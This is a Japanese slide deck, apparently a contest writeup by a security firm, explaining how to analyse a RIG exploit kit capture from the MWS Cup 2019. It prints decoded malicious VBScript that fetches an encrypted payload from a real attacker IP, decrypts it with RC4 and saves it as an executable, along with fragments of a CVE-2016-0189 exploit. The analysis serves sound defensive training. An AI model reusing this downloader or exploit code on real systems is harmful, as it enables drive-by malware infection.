



NFLabs.

Your Security Partner

MWS Cup 2019 課題1 Writeup

株式会社エヌ・エフ・ラボラトリーズ

Senior Security Engineer

保要 隆明

- 今回NFLabsのメンバーは、問題作成支援委員として
 - 課題1のレビューを担当
 - 課題1の採点を担当
- 今回は、**正答率が低かった問題**の解法(Writeup)を共有


MWS Cup 問題作成支援委員

早川 宏志	株式会社ソリトンシステムズ
村瀬 昌次	株式会社ソリトンシステムズ
石淵 一三	株式会社日立製作所
石丸 傑	株式会社カスペルスキー
中川 恒	株式会社 FFRI
茂木 裕貴	株式会社 FFRI
松木 隆宏	株式会社エヌ・エフ・ラボラトリーズ
保要 隆明	株式会社エヌ・エフ・ラボラトリーズ
阿部 航太	株式会社エヌ・エフ・ラボラトリーズ
皆川 諒	株式会社エヌ・エフ・ラボラトリーズ
小池 倫太郎	NTTセキュリティ・ジャパン株式会社
中島 将太	株式会社サイバーディフェンス研究所
忠鉢 洋輔	株式会社アクティブディフェンス研究所
古川 和祈	電気通信大学


<https://www.iwsec.org/mws/2019/committee.html>

課題1 各設問の正答率

0% 10% 20% 30% 40% 50% 60% 70% 80% 90% 100%



1-1-4~1-1-8について紹介



■ 正答率

※ 部分的に正解なものも含む

- 難読化JavaScriptのデコード
 - スクリプト実行時の通信先の特定
 - 悪用された脆弱性の特定
 - マルウェア（と思われるデータ）の復号ロジック解明
- 暗号化されたマルウェア（と思われるデータ）の特定、復号
- 時間が限られてるので、なるべく効率よく

- 静的解析によるデコードしても良いが時間がかかる
- **難読化JavaScript動的解析ツールを使用**
- JS-Walker
 - NTTセキュリティが公開している難読化JavaScript動的解析ツール
 - <https://www.nttsecurity.com/docs/librariesprovider3/resources/js-walker>
 - Dockerfile や起動スクリプトがあるので、デプロイが容易
 - 論文として発表もされている (CSS/MWS 2016)
 - https://ipsj.ixsq.nii.ac.jp/ej/index.php?active_action=repository_view_main_item_detail&page_id=13&block_id=8&item_id=175838&item_no=1

暗号化されたマルウェアのダウンロード 通信の推定

- No.8 の通信が暗号化されたマルウェアのダウンロードと推測
 - ダウンロードしてるファイルの先頭バイトに見覚えがない
 - 暗号化されてる？

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of intercepted requests:

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
1	200	HTTPS	www.fiddler2.com	/UpdateCheck.aspx?isBeta=False	880	private	text/plain; charset=utf-8		
2	301	HTTP	popcash.net	/world/go/216668/462082	162		text/html		(01)
3	200	HTTP	ps.popcash.net	/go/216668/462082	426		text/html		(02)
4	303	HTTP	ps.popcash.net	/ad/ad?p=216668&w=462082&t=4a1e58d82782560a&...	48		text/html; charset=utf-8		(03)
5	302	HTTP	tcordis.com.pl	/	0		text/html		(04)
6	200	HTTP	185.43.7.41	?MTkzMDA58FQdDuN8pfuZuvfp=strategy&nbPwFOF=...	169,896		text/html; charset=UTF-8		(05) RIG EK [URI] (Landing Page)
7	200	HTTP	185.43.7.41	?MTM0NDk18hZdnHcC&ff5ds=xjQMyWabRXQp3EKvP...	7,530		application/x-shockwave-flash		(06) RIG EK [URI] (Flash Exploit)
8	200	HTTP	185.43.7.41	?NDEzNTgy&EjBiowe&dfkjyhVFD=criticized&DIBH0IRm...	524,288		application/x-msdownload		(07) RIG EK [URI] (Payload)

The bottom pane shows the details of the 8th request (highlighted in orange in the list above):

- Request Headers:** GET /?NDEzNTgy&EjBiowe&dfkjyhVFD=criticized&DIBH0IRmMSWR=professional&KwKUtatSeAww=community&WBwe...
Client: Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.5...
Transport: Connection: Keep-Alive
Host: 185.43.7.41
- HexView:** 00000000 48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 53 HTTP/1.1 200 OK..S
00000012 65 72 76 65 72 3A 20 6E 67 69 6E 78 2F 31 2E 31 30 2E erver: nginx/1.10.
00000024 33 0D 0A 44 61 74 65 3A 20 53 61 74 2C 20 30 36 20 4A 3..Date: Sat, 06 J
00000036 75 6C 20 32 30 31 39 20 31 38 3A 30 35 3A 34 35 20 47 ul 2019 18:05:45 G
00000048 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 MT..Content-Type:
0000005A 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64 6F application/x-msdo
0000006C 77 6E 6C 6F 61 64 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 wnload..Content-Le
0000007E 6E 67 74 68 3A 20 35 32 34 32 38 38 0D 0A 43 6F 6E 6E ngth: 524288..Conn
00000090 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 action: keep-alive
000000A2 0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65 73 3A 20 62 ..Accept-Ranges: b
000000B4 79 74 65 73 0D 0A 0D 0A BC D6 BA BE 1D 2A 6B 6F 2C 5A ytes...0%*.ko, z
000000C6 82 62 5B 75 44 A6 AC 45 7F 5D 64 D2 71 57 1B E2 E8 7B .b[ud;-E.]dQw.âe(
000000D8 93 7F 6C 8A 18 D7 84 D5 1F F9 2B DE 84 07 D8 A8 DC 0C ..l..x.ô.ù+e.ø.Û.
000000EA 39 6B FF 46 41 21 B4 9B 58 43 DD 52 5A C8 FE B9 16 E1 9kyFA!'.XCYZZèp'.á
000000FC 3D 04 1A 67 A4 C9 E4 11 0F 7B 50 1B B3 2A B5 E4 5D D1 =.gmEâ..{P.*pa}N
0000010E 7D B1 93 00 88 C2 B4 D5 7F 9F 4D 38 F2 D7 D0 BA 57 6F }±.Ä.Ö..M8öxD*Wo
00000120 47 C5 53 84 BD 3C 23 88 C5 0D 53 98 D7 44 07 5B FE 7E GÄS.4<# Ä.S.xD. [p-
00000132 4B F2 EC B7 33 01 3E 8D B2 CB D3 1B 9D BF 4D 76 7B 74 Kôi-3->#EÖ..Mv{t
00000144 7E 9D D9 67 3F CB BF D5 8B B8 92 A0 32 7F F1 2D 97 B3 ~.Üg?Eö... 2.Ä.-.
00000156 99 4F 88 D4 EF 78 8F 3A 5E EE EB 8E F9 C9 22 87 ED F9 .O.Öix...ie.üE".iü
00000168 3C 80 8A 0B EA 56 80 AD 7C A5 A1 C6 E1 D0 77 A7 01 3D <...éV. |W;EáDw\$=..
0000017A 22 39 15 4E 49 41 96 DC 0B 5B 35 10 08 35 88 79 C2 35 "9.NIA.Ü.[5..5.yÄS
0000018C 9C 0C 48 C1 68 69 CF 41 9C EA D6 B5 8C 3A 13 6C 0F 05 ..HÄhiIA.éOp..l.l.
0000019E F4 D6 45 B5 98 F2 69 AE 2D 43 29 06 0C 7A AB 2F EA F4 0ÖEp.ôio-C).z<#éö
000001B0 8D DE 2E 89 FA 01 FF 60 93 BB C2 1C E6 2D 20 8B 0B 5E .P.ü.y'.»Ä.e-...^
000001C2 CC 67 2C 2C 38 F0 00 3E 85 56 16 D7 9F 1D B4 34 5B 18 Ig,.8ö.>.V.x...4[.
000001D4 34 0A 8F 43 21 F3 C3 52 A1 B1 7A 8B 4B 14 7B 3B BA BD 4..ClöAR;±.K.;?#4
000001E6 C0 DF 83 0B 5F 46 E6 BC 89 33 C2 87 FF 9D C5 FD 7B 25 äE cFay 3ä 3 iia/

暗号化データのダウンロード処理の特定

- デコードされたスクリプト内から通信先（URL）を検索
 - デコードされたVBScript内に、ダウンロード処理を発見
 - 関数 fire が実行されたと思われる

```

Sub fire()
    On Error Resume Next
    key="cN9km35a"
    url="http://185.43.7.41/?NDEzNTgy&tEjBiowe&dfKjyhVFD=criticized&ld
    sWBwecGP=constitution&VsnyjkhXopBoIel=detonator&QzzehDqrTInufsw=kn
    NLVGiMs=community&IKkrgTcCdWVdp0=referred&pKVfKeZH=referred&
    t4tsg4=IBlMS9q_6hkfWmx6ciZGC_hLbNwIUrpvEQLk5iVv8zbcUccN0kxDR6WcGz0
    UfcXlMJSekLmXXh=heartfelt&fIxdDQrbaB=detonator&
    ff5ds=xHbQMrfYbRnFFYTfKPLEUKJEMUjWA0CKwYaZhanVF5axFD7Gpbv1FxvspVWd
    uas=Navigator.userAgent

    Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
    Dim osloc
    Dim awghjghg
    for each os in oss
        osloc=os.OSLanguage
    next
    SetLocale(osloc)

    Set req=CreateObject("WinHttp.WinHttpRequest.5.1")
    fdgx4545c = "GET"
    req.SetProxy 0
    req.Open fdgx4545c,url,0
    req.Option(0)=uas
    req.Send
  
```

マルウェアの復号ロジック

- 受信したデータを復号してファイルに保存後、実行

```
Set req=CreateObject("WinH"&"TTP.WinHttpRequest.5.1")
fdgx4545c = "GET"
req.SetProxy 0
req.Open fdgx4545c,url,0
req.Option(0)=uas
req.Send
If 200=req.status Then
    z=req.responseBody
```

ダウンロードしたデータを変数zに保存

```
f=c.BuildPath(tmp,rnds(8)&".exe")
Set stream=CreateObject("ADODB.Stream")
stream.Open
stream.Type=1
stream.Write z
arcnsave stream,key,f
stream.Close

Set w=CreateObject("WScript.Shell")
w.CurrentDirectory=tmp
oldroot=w.Environment("Process").Item("SystemRoot")
w.Environment("Process").Item("SystemRoot")=tmp
w.Environment("Process").Item("SysFilename")=f
Set sh = CreateObject("Shell.Application")
Environment("Process").Item("SystemRoot")=oldroot
```

変数zのデータをストリームに書き込み、
関数arcnsaveに渡す

```
Sub arcnsave(stream,strKey,fname)
    Dim kLen,x,y,i,j,t,slen,aBuf,bStream
    Dim s(256),k(256)
    kLen=Len(strKey)
    For i=0 To 255
        s(i)=i
        k(i)=AscB(Mid(strKey, (i Mod kLen)+1,1))
    Next
    j=0
    For i=0 To 255
        j=(j+k(i)+s(i)) And 255
        t=s(i):s(i)=s(j):s(j)=t
    Next
    slen=stream.position
    redim rc(slen)
    stream.position=0
    x=0:y=0
    For i=0 To slen-1
        x=(x+1) And 255
        y=(y+s(x)) And 255
        t=s(x):s(x)=s(y):s(y)=t
        rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
    Next
    Dim rctxt: rctxt = join(rc,"")
    Set c=CreateObject("Scripting.FileSystemObject")
    Set b=c.CreateTextFile(fname)
    b.Write rctxt
    b.Close
End Sub
```


RC4 ?

データを復号してファイルに保存してそう

マルウェアの復号


- RC4の復号を試してみたい
 - 検証のスクリプトを書いても良いが時間がかかる
- 既存の復号ツールを使う
- CyberChef
 - イギリス GCHQ が公開しているデータ解析ツール
 - Webアプリケーションとして使えるのですぐに使用可
 - <https://gchq.github.io/CyberChef/>
 - 様々な方式の暗号化・符号化および復号に対応
 - XOR, Base64, AES, DES , RC4, Blowfish, etc...

- Cyber Chef で RC4 の復号



The screenshot shows the CyberChef web interface. On the left is a sidebar with categories like Operations, Data format, Encryption / Encoding, etc. The main area is titled 'Recipe' and shows an 'RC4' operation with a passphrase 'cN9km35a' and 'UTF8' encoding. Below it, 'Input format' and 'Output format' are both set to 'Latin1'. The 'Input' section shows a file named '8_.bin' with a size of 524,288 bytes. The 'Output' section shows the result: a long string of 'Congratulations!' messages. At the bottom, there is a 'BAKE!' button and an 'Auto Bake' checkbox.

- 復号したデータのハッシュ値 (SHA256) 取得



The screenshot shows the CyberChef web interface. The left sidebar contains a list of operations, with 'SHA2' selected. The main area displays a 'Recipe' with two steps: 'RC4' and 'SHA2'. The 'RC4' step is configured with a passphrase 'cN9km35a' and UTF8 encoding. The 'SHA2' step is configured with a size of 256. The 'Input' pane shows a file named '8_bin' with a size of 524,288 bytes. The 'Output' pane displays the resulting SHA256 hash: 77b73d65fc39933dab3da55cfd4550c649dedf4ff5aad16d29f013c92196b45e. A 'BAKE!' button is visible at the bottom of the recipe area.

悪用された脆弱性の特定

- 関数 fire がどのように呼ばれたか調査
- ② の部分が **CVE-2016-0189** のExploitと一致
 - https://www.jpccert.or.jp/present/2018/JSAC2018_05_ikuse.pdf
 - <https://theori.io/research/cve-2016-0189>

```
Function ProtectMe (arg1)
  Dim addr
  Dim sexy
  Dim koles
  Dim mem
  Set dm = New MiddleD
  addr = GogoGoA(arg1, dm)
  mem = sdfxcvxc(arg1, addr + 8)
  sexy = strToInt(Mid(mem, 3, 2))
  mem = sdfxcvxc(arg1, sexy + 4)
  koles = strToInt(Mid(mem, 1, 2))
  Rewwati arg1, koles + &H174
  fire()
  Rewwati2 arg1, koles + &H174
End Function
```

① ProtectMe から fire を呼び出し
(エンコードされていたVBScript内の処理)

```
var o;
o = {
  "valueOf": function () {
    hedfsdf();
    return abc;
  }
};
setTimeout(function() {
  ProtectMe(o);
}, 561);
```

② ProtectMeを呼び出し
(①のコードが埋め込まれていた
JavaScript内の処理)

- 以下の内容について、なるべく時間をかけずに行う方法を解説した
 - 難読化JavaScriptの動的解析による解読
 - マルウェア復号のロジックと復号手法
- コンテストには時間制限があるので、既存のツールを使うと解析が捗る
 - しかし、ツールに頼りすぎるのはNG
 - 時間があるときにツールの挙動や原理を調べて理解しておく
- テザリング環境だと厳しい解法だったかも…
 - 特にJS-Walker で Dockerを使うところ